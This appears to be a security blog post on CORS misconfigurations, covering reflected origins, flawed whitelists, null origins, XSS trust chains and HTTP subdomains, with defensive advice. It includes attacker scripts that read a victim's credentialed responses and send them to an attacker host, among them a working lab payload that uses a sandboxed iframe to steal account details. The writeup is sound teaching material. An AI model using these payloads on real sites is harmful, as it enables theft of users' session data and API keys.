| Author | Published |
|---|---|
| Jon Marien | January 14, 2026 |
Server-Generated ACAO Header from Client-Specified Origin Header
CORS Misconfig – Reflected Origin (ACAO)
This misconfiguration happens when a server reads the client-supplied Origin header and blindly reflects it back in Access-Control-Allow-Origin, effectively trusting any requesting site. If the server also returns Access-Control-Allow-Credentials: true, then cross-origin requests can include the victim’s cookies and run “in-session,” which can expose sensitive response data to an attacker-controlled origin.
Core Idea
- The attacker makes the victim’s browser send a request to the target site with
Origin: https://malicious-website.comand the victim’s cookies attached (because the victim is logged in). - The vulnerable server responds with:
Access-Control-Allow-Origin: https://malicious-website.comAccess-Control-Allow-Credentials: true
which tells the browser it’s OK for JS running onmalicious-website.comto read the response.
- The attacker’s page can then read the sensitive response body and exfiltrate it (i.e.: sending it to an attacker endpoint).
Example request:
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
Example response:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
...
Example attacker script:
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='//malicious-website.com/log?key='+this.responseText;
};
Why It’s Bad / Impact
Because the server “approves” any origin the attacker chooses, any domain can potentially read sensitive responses from the vulnerable site, including secrets like API keys or CSRF tokens if they appear in the response. This turns CORS into a data-exfiltration channel: the browser fetches the data with the user’s session, then attacker JavaScript reads it and forwards it out.
Protect Against It
- Do not reflect arbitrary
Originvalues intoAccess-Control-Allow-Origin…use a strictallowlistof trusted origins and match exactly. - Avoid enabling credentialed cross-origin reads unless absolutely required, and keep sensitive endpoints off CORS entirely where possible.
- Treat “internal secrets in responses” as a design flaw: don’t expose tokens/keys in endpoints that could ever be reachable cross-origin.
Errors parsing Origin headers
Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the Access-Control-Allow-Origin header so that access is granted. For example, the application receives a normal request like:
GET /data HTTP/1.1
Host: normal-website.com
...
Origin: https://innocent-website.com
The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://innocent-website.com
Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations’ domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.
For example, suppose an application grants access to all domains ending in:
normal-website.comAn attacker might be able to gain access by registering the domain:
hackersnormal-website.comAlternatively, suppose an application grants access to all domains beginning with:
normal-website.comAn attacker might be able to gain access using the domain:
normal-website.com.evil-user.netWhitelisted null origin value
The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations:
- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.
Lab

working script:
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
    var xhr = new XMLHttpRequest();
    var url = 'https://0a780043049974a3806a03db00d20030.web-security-academy.net'

    xhr.onreadystatechange = function(){
        if (xhr.readyState == XMLHttpRequest.DONE){
          fetch('https://exploit-0a0000be04af746e80f302f701a40071.exploit-server.net/log?key=' + xhr.responseText)

       }
    }

    xhr.open('GET', url + '/accountDetails', true);
    xhr.withCredentials = true;
    xhr.send(null);
</script>"></iframe>
Exploiting XSS via CORS Trust Relationships
Exploiting XSS via CORS here is about chaining two “weaknesses” that individually look fine: a seemingly correct CORS config and an XSS bug on a trusted origin.
What Is Happening
vulnerable-website.comexposes an endpoint like/api/requestApiKeythat returns sensitive data (an API key) but only allows JS reads fromhttps://subdomain.vulnerable-website.com, via:
  Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true- This is a deliberate trust relationship: the main site trusts that subdomain to safely handle responses.
How the Attack Works
- The subdomain (
subdomain.vulnerable-website.com) has an XSS vulnerability. - An attacker injects JavaScript there, for example:
https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>-
That injected JS runs in the context of the trusted origin (
subdomain.vulnerable-website.com), so:- It can send an XHR/fetch to
https://vulnerable-website.com/api/requestApiKeywithwithCredentials = true, using the victim’s cookies. - The response will include the API key, and the browser will allow the JS to read it because CORS explicitly trusts that origin.
- It can send an XHR/fetch to
-
The attacker’s script can then exfiltrate the API key (for example, by sending it to an attacker-controlled server).
Why It’s Bad / Impact
- Even though the main site’s CORS config looks “correct” (it only allows a specific subdomain), it inherits the security posture of that subdomain.
- Any XSS on the trusted origin becomes a stepping stone to steal highly sensitive data from the main site via CORS, turning one “medium” issue (XSS) plus a design decision (CORS trust) into a high/critical impact chain.
Protect Against It
- Treat any origin you add to
Access-Control-Allow-Originas fully trusted JS: it must be hardened against XSS. - Avoid exposing highly sensitive endpoints (like API key issuers) to CORS at all, or strictly limit what they return even to trusted origins.
- Regularly test trusted subdomains for XSS and other client-side vulnerabilities before and after granting them CORS access.
Breaking TLS with poorly configured CORS
Suppose an application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP. For example, when the application receives the following request:
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: http://trusted-subdomain.vulnerable-website.com
Cookie: sessionid=...
The application responds with:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
Intranets and CORS without credentials
Most CORS attacks rely on the presence of the response header:
Access-Control-Allow-Credentials: trueWithout that header, the victim user’s browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content, which they could just as easily access by browsing directly to the target website.
However, there is one common situation where an attacker can’t access a website directly: when it’s part of an organization’s intranet, and located within private IP address space. Internal websites are often held to a lower security standard than external sites, enabling attackers to find vulnerabilities and gain further access. For example, a cross-origin request within a private network may be as follows:
GET /reader?url=doc1.pdf
Host: intranet.normal-website.com
Origin: https://normal-website.com
And the server responds with:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *